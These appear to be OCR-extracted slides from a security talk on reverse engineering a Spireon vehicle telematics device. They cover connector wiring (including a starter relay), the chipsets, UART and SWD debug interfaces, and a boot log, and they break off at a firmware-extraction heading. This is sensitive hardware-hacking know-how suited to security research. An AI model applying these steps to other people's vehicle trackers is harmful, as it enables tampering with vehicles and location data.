
Extended AT commands are specific to the WCM device. They are closely based on commands that are as similar as possible industry common devices and are essentially subsets of standard WCM commands. Native AT commands supported by the Quectel BG96 modules are also available via the serial and USB interfaces.

3.6 Event Report Format

Reports are encoded as binary hex. It is also echoed to the debug UART in ASCII format.




INSTALLATION GUIDE




CONFERENCES

Spireon AWS IoT architecture



WE HAVE A PLAN



HARDWARE

EXPOSED INTERFACE


16-pin connector exposed

- Red = 12V
- Black = GND
- Green = Starter relay
- White = Ignition sense

Other pins ?

WHATS IN THE BOX ?

FRONT




Unpopulated connector

SIM Card (Verizon / SPRINT)

GPS Antenna

Backup Battery (optional)

BACK



ST 3-axis Accelerometer

Quectel BG96

USB ?

STM32G030K8

MORE INTERFACES

Test pads and markings on the PCB

Identify voltages by measuring TX lines

Logic analyzer to monitor signals


- TX/RX 1.8V UART 115200
- TXD1/RXD1 3.3V UART 9600
- TXD/RXD 1.8V UART 115200

Good, but...

- What to do with these interfaces ?
- Which chipset is the main ?

Let’s grab the firmware ! (if possible)

```
quectel_task_entry
quectel_task_entry(txm_module_object_allocate): 0
quectel_task_entry(tx_thread_create): 0
prologue done
quectel_gps_init done
quectel_atc_init done
modemInit done
mnt_init done
quectel_udp_init done
quectel_ftp_init done
quectel_timer_init done

PROD:  WILDCAT
IMEI:  redacted
IMSI:  redacted
ICCID: redacted
MDL:   3015R01
BIN:   BG96MAR04A04M1G
APP:   3.8.7
IO:    2.2.5
CFG:   4713* M-KH-VZN
IP:    208.92.128.1569090
LPORT: 8090
```




MAIN CHIPSET 1/2

STM32G030K8

STMicroelectronics entry-level microcontroller


- 32bit Arm Cortex - M0+ CPU
- 64 KB Flash / 8 KB RAM
- Peripherals (2x USART, 2x I2C, 2x SPI, I/O)



PIN PROBING

Unpopulated port with markings on the PCB

Continuity test to find where they are routed



Single Wire Debug (SWD) interface for STM32

- SWDIO bi-directional pin for data transfer
- SWCLK data clock
- RST reset input

FIRMWARE EXTRACTION

